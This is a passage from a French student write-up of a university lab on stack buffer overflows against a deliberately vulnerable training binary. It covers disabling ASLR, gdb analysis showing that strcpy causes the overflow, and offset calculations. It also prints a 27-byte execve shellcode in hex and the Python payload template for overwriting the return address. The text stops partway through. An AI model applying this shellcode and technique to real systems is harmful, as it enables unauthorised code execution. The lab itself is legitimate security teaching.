Sécurité applicative

Laboratoire 2


Explication de début de cours

Le labo se fait étape par étape.

L'objectif est de faire un « imput », cela va nous demander beaucoup de réflexion.
La finalité est de faire un « buffer overflow ».

Le logiciel fourni est mal développé, on pourrait donc contourner son but premier et l'utiliser pour d'autres choses.
C'est un « buffer overflow », car on joue avec le fonctionnement de la mémoire.

Tableau :



Sécurité Applicative
Laboratoire 2 (4h)

Adrien Voisin, Bastien Bodart

IR313 - Henallux 2021-2022

1 Exploit Buffer-Overflow

Lors de cette séance nous allons profiter d'un programme vulnérable permettant d'exécuter un *Shellcode* enregistré sur la *stack*. Le programme à exploiter se trouve sur Moodle, en deux versions : buffer-help vous donne un indice sur l'adressage de la stack, tandis que buffer-labo2 ne donne rien. Commencez par le plus facile.

Afin de réaliser un exploit de ces programmes, il sera nécessaire d'effectuer les actions suivantes:

1. Désactivez l'allocation de mémoire pseudo-aléatoire:

   ```
   # echo 0 > /proc/sys/kernel/randomize_va_space
   ```

   Il est possible de contourner cette protection mais l'opération rend l'exercice bien plus complexe[1].

En root :

Pourquoi le désactiver ?

Car ainsi, on tombe toujours sur les mêmes adresses. On pourrait quand même réussir sans le désactiver. Cependant, c'est plus dur. En le désactivant, on tombe toujours plus au moins sur les mêmes emplacements mémoire.

Commençons avec « buffer-labo2 »

2. Utilisez *gdb* pour désassembler le binaire. Étudiez le langage d'assemblage et tentez de comprendre le fonctionnement du programme.

- gdb buffer-labo2
- dissasemble main

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x00000000000011b3 <+0>:     push   %rbp
   0x00000000000011b4 <+1>:     mov    %rsp,%rbp
   0x00000000000011b7 <+4>:     sub    $0x10,%rsp
   0x00000000000011bb <+8>:     mov    %edi,-0x4(%rbp)
   0x00000000000011be <+11>:    mov    %rsi,-0x10(%rbp)
   0x00000000000011c2 <+15>:    mov    -0x10(%rbp),%rax
   0x00000000000011c6 <+19>:    add    $0x8,%rax
   0x00000000000011ca <+23>:    mov    (%rax),%rax
   0x00000000000011cd <+26>:    mov    %rax,%rdi
   0x00000000000011d0 <+29>:    call   0x117c <store_command>
   0x00000000000011d5 <+34>:    mov    -0x10(%rbp),%rax
   0x00000000000011d9 <+38>:    add    $0x8,%rax
   0x00000000000011dd <+42>:    mov    (%rax),%rax
   0x00000000000011e0 <+45>:    mov    %rax,%rdi
   0x00000000000011e3 <+48>:    call   0x1155 <print_command>
   0x00000000000011e8 <+53>:    nop
   0x00000000000011e9 <+54>:    leave
   0x00000000000011ea <+55>:    ret
End of assembler dump.
```

On voit deux fonctions :

« store_command » et « print_command »

disassemble store_command :

```
(gdb) disassemble store_command
Dump of assembler code for function store_command:
   0x000000000000117c <+0>:     push   %rbp
   0x000000000000117d <+1>:     mov    %rsp,%rbp
   0x0000000000001180 <+4>:     sub    $0x90,%rsp
   0x0000000000001187 <+11>:    mov    %rdi,-0x88(%rbp)
   0x000000000000118e <+18>:    mov    -0x88(%rbp),%rdx
   0x0000000000001195 <+25>:    lea    -0x80(%rbp),%rax
   0x0000000000001199 <+29>:    mov    %rdx,%rsi
   0x000000000000119c <+32>:    mov    %rax,%rdi
   0x000000000000119f <+35>:    call   0x1030 <strcpy@plt>
   0x00000000000011a4 <+40>:    lea    0xe6b(%rip),%rdi        # 0x2016
   0x00000000000011ab <+47>:    call   0x1040 <puts@plt>
   0x00000000000011b0 <+52>:    nop
   0x00000000000011b1 <+53>:    leave
   0x00000000000011b2 <+54>:    ret
End of assembler dump.
(gdb)
```

disassemble print_command :

```
(gdb) disassemble print_command
Dump of assembler code for function print_command:
   0x0000000000001155 <+0>:     push   %rbp
   0x0000000000001156 <+1>:     mov    %rsp,%rbp
   0x0000000000001159 <+4>:     sub    $0x10,%rsp
   0x000000000000115d <+8>:     mov    %rdi,-0x8(%rbp)
   0x0000000000001161 <+12>:    mov    -0x8(%rbp),%rax
   0x0000000000001165 <+16>:    mov    %rax,%rsi
   0x0000000000001168 <+19>:    lea    0xe95(%rip),%rdi        # 0x2004
   0x000000000000116f <+26>:    mov    $0x0,%eax
   0x0000000000001174 <+31>:    call   0x1050 <printf@plt>
   0x0000000000001179 <+36>:    nop
   0x000000000000117a <+37>:    leave
   0x000000000000117b <+38>:    ret
End of assembler dump.
(gdb)
```

Laquelle de ces deux fonctions pourrait poser problème ?

Le « strcpy » de la fonction « store_command » rend le programme vulnérable, car cette fonction ne vérifie pas le nombre de caractères copiés. Dès lors, si le programmeur ne fait pas cette vérification, on risque d'écrire des données sur des emplacements mémoire qui ne sont pas prévus pour la variable en question.

3. Déterminez si le programme est vulnérable en tentant de déclencher une erreur de type *Segmentaion Fault.*

« Segmentation fault » = quand on sort des adresses mémoires réservées disponibles.

On donne les droits d'exécution au programme :

- chmod u+s buffer-labo2
- chmod +x buffer-labo2

« chmod u+s » permet de donner les permissions suid (on lance le programme avec les mêmes droits que son propriétaire). Pour rendre exécutable un programme, il suffit d'utiliser la commande « chmod +x »

Fonctionnement normal :

```
┌──(user㉿host)-[~/Documents/Labo 2]
└─$ ./buffer-labo2 bonjour
command stored
Command sent: bonjour
```

Son fonctionnement de base est donc de prendre un argument en entrée et de l'afficher.

Si on ne place aucun argument au programme, on a déjà un « segmentation fault » :

```
┌──(user㉿host)-[~/Documents/Labo 2]
└─$ ./buffer-labo2
zsh: segmentation fault  ./buffer-labo2
```

Essayons de lui donner trop de caractères, avec un script Python :

./buffer-labo2 $(python -c 'print "A" * 100')

```
┌──(user㉿host)-[~/Documents/Labo 2]
└─$ ./buffer-labo2 $(python -c 'print "A" * 100')
command stored
Command sent: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Ici, pas de souci.

Si on lui donne trop de caractères :

```
┌──(user㉿host)-[~/Documents/Labo 2]
└─$ ./buffer-labo2 $(python -c 'print "A" * 200')

command stored
zsh: segmentation fault  ./buffer-labo2 $(python -c 'print "A" * 200')
```

Avec ces 200 caractères, nous avons un « segmentation fault ».

Nous savons donc actuellement que la limite maximale à ne pas dépasser est entre 100 et 200.

strcpy plante si on tente de copier « rien » ou si on tente de copier un nombre de caractères qui dépasse la taille allouée à la variable qui « reçoit » la copie.

4. Utilisez *gdb* pour analyser l'état de la *stack* en fonction de la taille du paramètre donné en entrée.

gdb buffer-labo2

On place un « breakpoint » à notre fonction vulnérable.

```
(gdb) break store_command
Breakpoint 1 at 0x1180
```

Ensuite, on lance le programme.


```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/user/Documents/Labo 2/buffer-labo2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, 0x000055939f7c8180 in store_command ()
(gdb) █
```

La commande « dissassemble » permet de montrer le code assembleur d'un programme exécutable.
La commande "x" permet d'afficher l'état de la stack durant l'exécution.

La commande « nexti » permet de faire avancer l'exécution du programme, instruction processeur par instruction processeur.

```
(gdb) disassemble store_command
Dump of assembler code for function store_command:
   0x000055939f7c817c <+0>:     push   %rbp
   0x000055939f7c817d <+1>:     mov    %rsp,%rbp
=> 0x000055939f7c8180 <+4>:     sub    $0x90,%rsp
   0x000055939f7c8187 <+11>:    mov    %rdi,-0x88(%rbp)
   0x000055939f7c818e <+18>:    mov    -0x88(%rbp),%rdx
   0x000055939f7c8195 <+25>:    lea    -0x80(%rbp),%rax
   0x000055939f7c8199 <+29>:    mov    %rdx,%rsi
   0x000055939f7c819c <+32>:    mov    %rax,%rdi
   0x000055939f7c819f <+35>:    call   0x55939f7c8030 <strcpy@plt>
   0x000055939f7c81a4 <+40>:    lea    0xe6b(%rip),%rdi        # 0x55939f7c9016
   0x000055939f7c81ab <+47>:    call   0x55939f7c8040 <puts@plt>
   0x000055939f7c81b0 <+52>:    nop
   0x000055939f7c81b1 <+53>:    leave
   0x000055939f7c81b2 <+54>:    ret
End of assembler dump.
(gdb)
```

Et se place juste après la fonction « strcpy »



```
(gdb) disassemble store_command
Dump of assembler code for function store_command:
   0x000055939f7c817c <+0>:     push   %rbp
   0x000055939f7c817d <+1>:     mov    %rsp,%rbp
   0x000055939f7c8180 <+4>:     sub    $0x90,%rsp
   0x000055939f7c8187 <+11>:    mov    %rdi,-0x88(%rbp)
   0x000055939f7c818e <+18>:    mov    -0x88(%rbp),%rdx
   0x000055939f7c8195 <+25>:    lea    -0x80(%rbp),%rax
   0x000055939f7c8199 <+29>:    mov    %rdx,%rsi
   0x000055939f7c819c <+32>:    mov    %rax,%rdi
   0x000055939f7c819f <+35>:    call   0x55939f7c8030 <strcpy@plt>
⇒  0x000055939f7c81a4 <+40>:    lea    0xe6b(%rip),%rdi        # 0x55939f7c9016
   0x000055939f7c81ab <+47>:    call   0x55939f7c8040 <puts@plt>
   0x000055939f7c81b0 <+52>:    nop
   0x000055939f7c81b1 <+53>:    leave
   0x000055939f7c81b2 <+54>:    ret
End of assembler dump.
```

```
(gdb) x /40xg $rsp
0x7ffd1d575d20: 0x0000000000000000      0x00007ffd1d5763af
0x7ffd1d575d30: 0x4141414141414141      0x4141414141414141
0x7ffd1d575d40: 0x4141414141414141      0x4141414141414141
0x7ffd1d575d50: 0x4141414141414141      0x0000414141414141
0x7ffd1d575d60: 0x0000000000000000      0x0000000000000000
0x7ffd1d575d70: 0x0000000000000000      0x0000000000000000
0x7ffd1d575d80: 0x000000000f0b6ff       0x00000000000000c2
0x7ffd1d575d90: 0x00007ffd1d575db7      0x000055939f7c823d
0x7ffd1d575da0: 0x0000000000000000      0x0000000000000000
0x7ffd1d575db0: 0x00007ffd1d575dd0      0x000055939f7c81d5
0x7ffd1d575dc0: 0x00007ffd1d575ec8      0x0000000200000000
0x7ffd1d575dd0: 0x000055939f7c81f0      0x00007f30bf83cd0a
0x7ffd1d575de0: 0x00007ffd1d575ec8      0x0000000200000000
0x7ffd1d575df0: 0x000055939f7c81b3      0x00007f30bf83c7cf
0x7ffd1d575e00: 0x0000000000000000      0xfe3e6c12cff48536
0x7ffd1d575e10: 0x000055939f7c8070      0x0000000000000000
0x7ffd1d575e20: 0x0000000000000000      0x0000000000000000
0x7ffd1d575e30: 0xaae3684577d48536      0xab782dec55928536
0x7ffd1d575e40: 0x0000000000000000      0x0000000000000000
0x7ffd1d575e50: 0x0000000000000000      0x0000000000000002
(gdb)
```

On retrouve ces « A », car en se positionnant sur l'instruction processeur qui suit le strcpy, on a copié le contenu de argv (l'argument passé au lancement du programme, tous les AAAAA) dans une variable qui elle, sera stockée sur la stack (mémoire). Les A observés à l'aide de la commande x/40xg $rsp sont ceux copiés à l'aide du strcpy.

Résultat avec 100 caractères.

```
(gdb) run $(python -c 'print "A"*100')
Starting program: /home/user/Documents/Labo 2/buffer-labo2 $(python -c 'print "A"*100')
```

On retourne au même endroit

```
Dump of assembler code for function store_command:
   0x0000561687991179c <+0>:     push   %rbp
   0x0000561687991179d <+1>:     mov    %rsp,%rbp
   0x0000561687991180 <+4>:     sub    $0x90,%rsp
   0x0000561687991187 <+11>:    mov    %rdi,-0x88(%rbp)
   0x000056168799118e <+18>:    mov    -0x88(%rbp),%rdx
   0x0000561687991195 <+25>:    lea    -0x80(%rbp),%rax
   0x0000561687991199 <+29>:    mov    %rdx,%rsi
   0x000056168799119c <+32>:    mov    %rax,%rdi
   0x000056168799119f <+35>:    call   0x561687991030 <strcpy@plt>
⇒  0x00005616879911a4 <+40>:    lea    0xe6b(%rip),%rdi        # 0x561687992016
   0x00005616879911ab <+47>:    call   0x561687991040 <puts@plt>
   0x0000561687991b0 <+52>:     nop
   0x00005616879911b1 <+53>:    leave
   0x00005616879911b2 <+54>:    ret
End of assembler dump.
```

```
(gdb) x /40xg $rsp
0x7ffc1114cb30: 0x0000000000000000      0x00007ffc1114d379
0x7ffc1114cb40: 0x4141414141414141      0x4141414141414141
0x7ffc1114cb50: 0x4141414141414141      0x4141414141414141
0x7ffc1114cb60: 0x4141414141414141      0x4141414141414141
0x7ffc1114cb70: 0x4141414141414141      0x4141414141414141
0x7ffc1114cb80: 0x4141414141414141      0x4141414141414141
0x7ffc1114cb90: 0x4141414141414141      0x4141414141414141
0x7ffc1114cba0: 0x00007f0041414141      0x000056168799123d
0x7ffc1114cbb0: 0x0000000000000000      0x0000000000000000
0x7ffc1114cbc0: 0x00007ffc1114cbe0      0x00005616879911d5
0x7ffc1114cbd0: 0x00007ffc1114ccd8      0x0000000200000000
0x7ffc1114cbe0: 0x00005616879911f0      0x00007fcba30f4d0a
0x7ffc1114cbf0: 0x00007ffc1114ccd8      0x0000000200000000
0x7ffc1114cc00: 0x00005616879911b3      0x00007fcba30f47cf
0x7ffc1114cc10: 0x0000000000000000      0xb9c438cfe2837386
0x7ffc1114cc20: 0x0000561687991070      0x0000000000000000
0x7ffc1114cc30: 0x0000000000000000      0x0000000000000000
0x7ffc1114cc40: 0xea1115d456837386      0xea7e71e358e57386
0x7ffc1114cc50: 0x0000000000000000      0x0000000000000000
0x7ffc1114cc60: 0x0000000000000000      0x0000000000000002
```

On peut voir notre zone mémoire se remplir !

Pour avoir les limites de cette zone on peut faire :

```
(gdb) print $rsp
$1 = (void *) 0x7ffc1114cb30
(gdb) print $rbp
$2 = (void *) 0x7ffc1114cbc0
(gdb)
```

```
(gdb) x /40xg $rsp
0x7ffc1114cb30: 0x0000000000000000      0x00007ffc1114d379
0x7ffc1114cb40: 0x4141414141414141      0x4141414141414141
0x7ffc1114cb50: 0x4141414141414141      0x4141414141414141
0x7ffc1114cb60: 0x4141414141414141      0x4141414141414141
0x7ffc1114cb70: 0x4141414141414141      0x4141414141414141
0x7ffc1114cb80: 0x4141414141414141      0x4141414141414141
0x7ffc1114cb90: 0x4141414141414141      0x4141414141414141
0x7ffc1114cba0: 0x00007f0041414141      0x000056168799123d
0x7ffc1114cbb0: 0x0000000000000000      0x0000000000000000
0x7ffc1114cbc0: 0x00007ffc1114cbe0      0x00005616879911d5
0x7ffc1114cbd0: 0x00007ffc1114ccd8      0x0000000200000000
0x7ffc1114cbe0: 0x00005616879911f0      0x00007fcba30f4d0a
0x7ffc1114cbf0: 0x00007ffc1114ccd8      0x0000000200000000
0x7ffc1114cc00: 0x00005616879911b3      0x00007fcba30f47cf
0x7ffc1114cc10: 0x0000000000000000      0xb9c438cfe2837386
0x7ffc1114cc20: 0x0000561687991070      0x0000000000000000
0x7ffc1114cc30: 0x0000000000000000      0x0000000000000000
0x7ffc1114cc40: 0xea1115d456837386      0xea7e71e358e57386
0x7ffc1114cc50: 0x0000000000000000      0x0000000000000000
0x7ffc1114cc60: 0x0000000000000000      0x0000000000000002
```


Et si on compte, on peut voir qu'il nous reste 28 bytes de libres.


```
(gdb) x /40xg $rsp
0x7ffc1114cb30: 0x0000000000000000      0x00007ffc1114d379
0x7ffc1114cb40: 0x4141414141414141      0x4141414141414141
0x7ffc1114cb50: 0x4141414141414141      0x4141414141414141
0x7ffc1114cb60: 0x4141414141414141      0x4141414141414141
0x7ffc1114cb70: 0x4141414141414141      0x4141414141414141
0x7ffc1114cb80: 0x4141414141414141      0x4141414141414141
0x7ffc1114cb90: 0x4141414141414141      0x4141414141414141
0x7ffc1114cba0: 0x00007f0041414141      0x000056168799123d
0x7ffc1114cbb0: 0x0000000000000000      0x0000000000000000
0x7ffc1114cbc0: 0x00007ffc1114cbe0      0x00005616879911d5
0x7ffc1114cbd0: 0x00007ffc1114ccd8      0x0000000200000000
0x7ffc1114cbe0: 0x00005616879911f0      0x00007fcba30f4d0a
0x7ffc1114cbf0: 0x00007ffc1114ccd8      0x0000000200000000
0x7ffc1114cc00: 0x00005616879911b3      0x00007fcba30f47cf
0x7ffc1114cc10: 0x0000000000000000      0xb9c438cfe2837386
0x7ffc1114cc20: 0x0000561687991070      0x0000000000000000
0x7ffc1114cc30: 0x0000000000000000      0x0000000000000000
0x7ffc1114cc40: 0xea1115d456837386      0xea7e71e358e57386
0x7ffc1114cc50: 0x0000000000000000      0x0000000000000000
0x7ffc1114cc60: 0x0000000000000000      0x0000000000000002
```

Ce qui nous donne : 100 + 28 = 128 bytes. Il y aura donc un « segmentation fault » à partir de 128 caractères.

5. Calculez la taille maximale de l'entrée afin de ne pas déclencher d'erreur de type *Segmentation fault*.


128 !
On peut également trouver ce nombre avec Ghidra.





6. Localisez l'adresse du *buffer* sur la *stack*. Attention cette adresse est susceptible de changer au cours des exécutions.

C'est l'adresse la plus haute :



7. Écrasez l'adresse de retour d'une de vos fonctions avec l'adresse du *buffer*

Ce qu'il faut comprendre :


Si on remplace l'adresse de retour, lorsque la fonction « store_command » aura fini son exécution, l'instruction « ret » va faire pointer l'exécution du programme vers la nouvelle adresse de retour qu'on aura remplacée.
On ne retournera pas à la suite du « main ».

Il suffit donc de remplacer l'adresse de retour par l'adresse de la stack. On retournera donc au début de la valeur de celle-ci.

Si au début (au-dessus) de notre stack, on écrit un shellcode, et qu'on fait du padding sur le reste de cette variable et ce, jusqu'à remplacer également l'adresse de retour, le shell code finira par être exécuté.

Il faut avoir le shellcode en hexadécimal et connaitre sa taille, afin de savoir combien il faut exactement de caractères pour remplir la stack. Et ainsi, supprimer l'adresse de retour.

On peut voir qu'avant « strcpy », l'adresse de retour est « normale » et qu'après son exécution, on a bien la valeur passée en argument comme adresse qui sera utilisée comme adresse de retour :



8. Ajoutez un *shellcode* dans votre *buffer*

Le but va être d'écraser l'adresse de retour par l'adresse du haut de la stack, où se trouvera le shellcode.
L'argument est écrit de RSP (haut de la stack) vers RBP (bas de la stack).

La taille de RBP est de 8 bytes. (CF : cours théorique)
Il va falloir écrire d'abord 128 + 8 = 136 bytes (shellcode compris) avant d'écrire l'adresse de retour souhaitée.

128 = le chiffre trouvé juste avant = la taille maximale de l'entrée.
8 = RBP
= 136 bytes

On récupère le code du shell sur un site web fourni :

http://shell-storm.org/shellcode/files/shellcode-806.php

« \x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99
\x52\x57\x54\x5e\xb0\x3b\x0f\x05 »

Sa longueur est de 27 bytes

Ce qui nous donnes :
136 – 27 = 109 bytes de padding.

Syntaxe :
$(python -c ‘print "shellcode" + "A" * x + "adresse_debut_stack" [:: -1]’)

On regarde les adresses :

```
(gdb) x /40xg $rsp
0x7fffffffdee0: 0x00007fffffffdfe8      0x0000000200000000
